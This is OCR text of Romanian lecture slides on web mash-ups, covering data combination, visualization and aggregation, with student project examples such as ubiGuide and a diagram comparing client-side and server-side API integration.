
Combinare

utilizarea de surse de date multiple
poate avea caracter multidimensional

de exemplu,
subiect de interes + locație geografică + moment de timp

Yahoo! music search + ***Google maps*** + ***Eventful***

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



UbiGuide

An essential tool for any tourist, ubiGuide's unique capabilities give users an amazing Windows Phone 8 experience.

More Info at youtube description.

Imagine Cup 2013 Project

Adviser by: PhD. Sabin C. Buraga

Students:

- Ionut Danila
- Mihaela Ghimiciu


proiectul ubiGuide (Ionuț Dănilă & Mihaela Ghimiciu, 2013—2014)

mash-ups

Vizualizare

pot fi adoptate diverse tehnici de vizualizare (prezentare) a datelor:
chart-uri, cartografică, *tag cloud*-uri, tridimensională,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



Coinorama: metode diverse de vizualizare în timp-real a evoluției cursului monedelor virtuale


mash-ups

Agregare

gruparea datelor provenite din mai multe surse și analizarea lor: statistici, clasificări, predicții,…

e.g., folosind *data mining* se pot releva aspecte „ascunse” ale datelor procesate

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



Zemanta – recomandare „inteligentă” de resurse

mash-ups


Implementate la nivelul:

clientului (*browser*-ului) Web

și/sau

serverului Web


Dr. Sabin Buraga ▲ www.purl.org/net/busaco


Abordare Client
Utilizator
Server Web
HTTP / XML / JSON
HTTP / JPEG
HTTP / JPEG
"Same-Origin
Security Policy"
Furnizor
API
Furnizor
API
Abordare Server
Utilizator
Server Web
HTTP / XML / JSON
SOAP
HTTP / XML
RSS
Atom
Furnizor
API
Furnizor
API

avansat

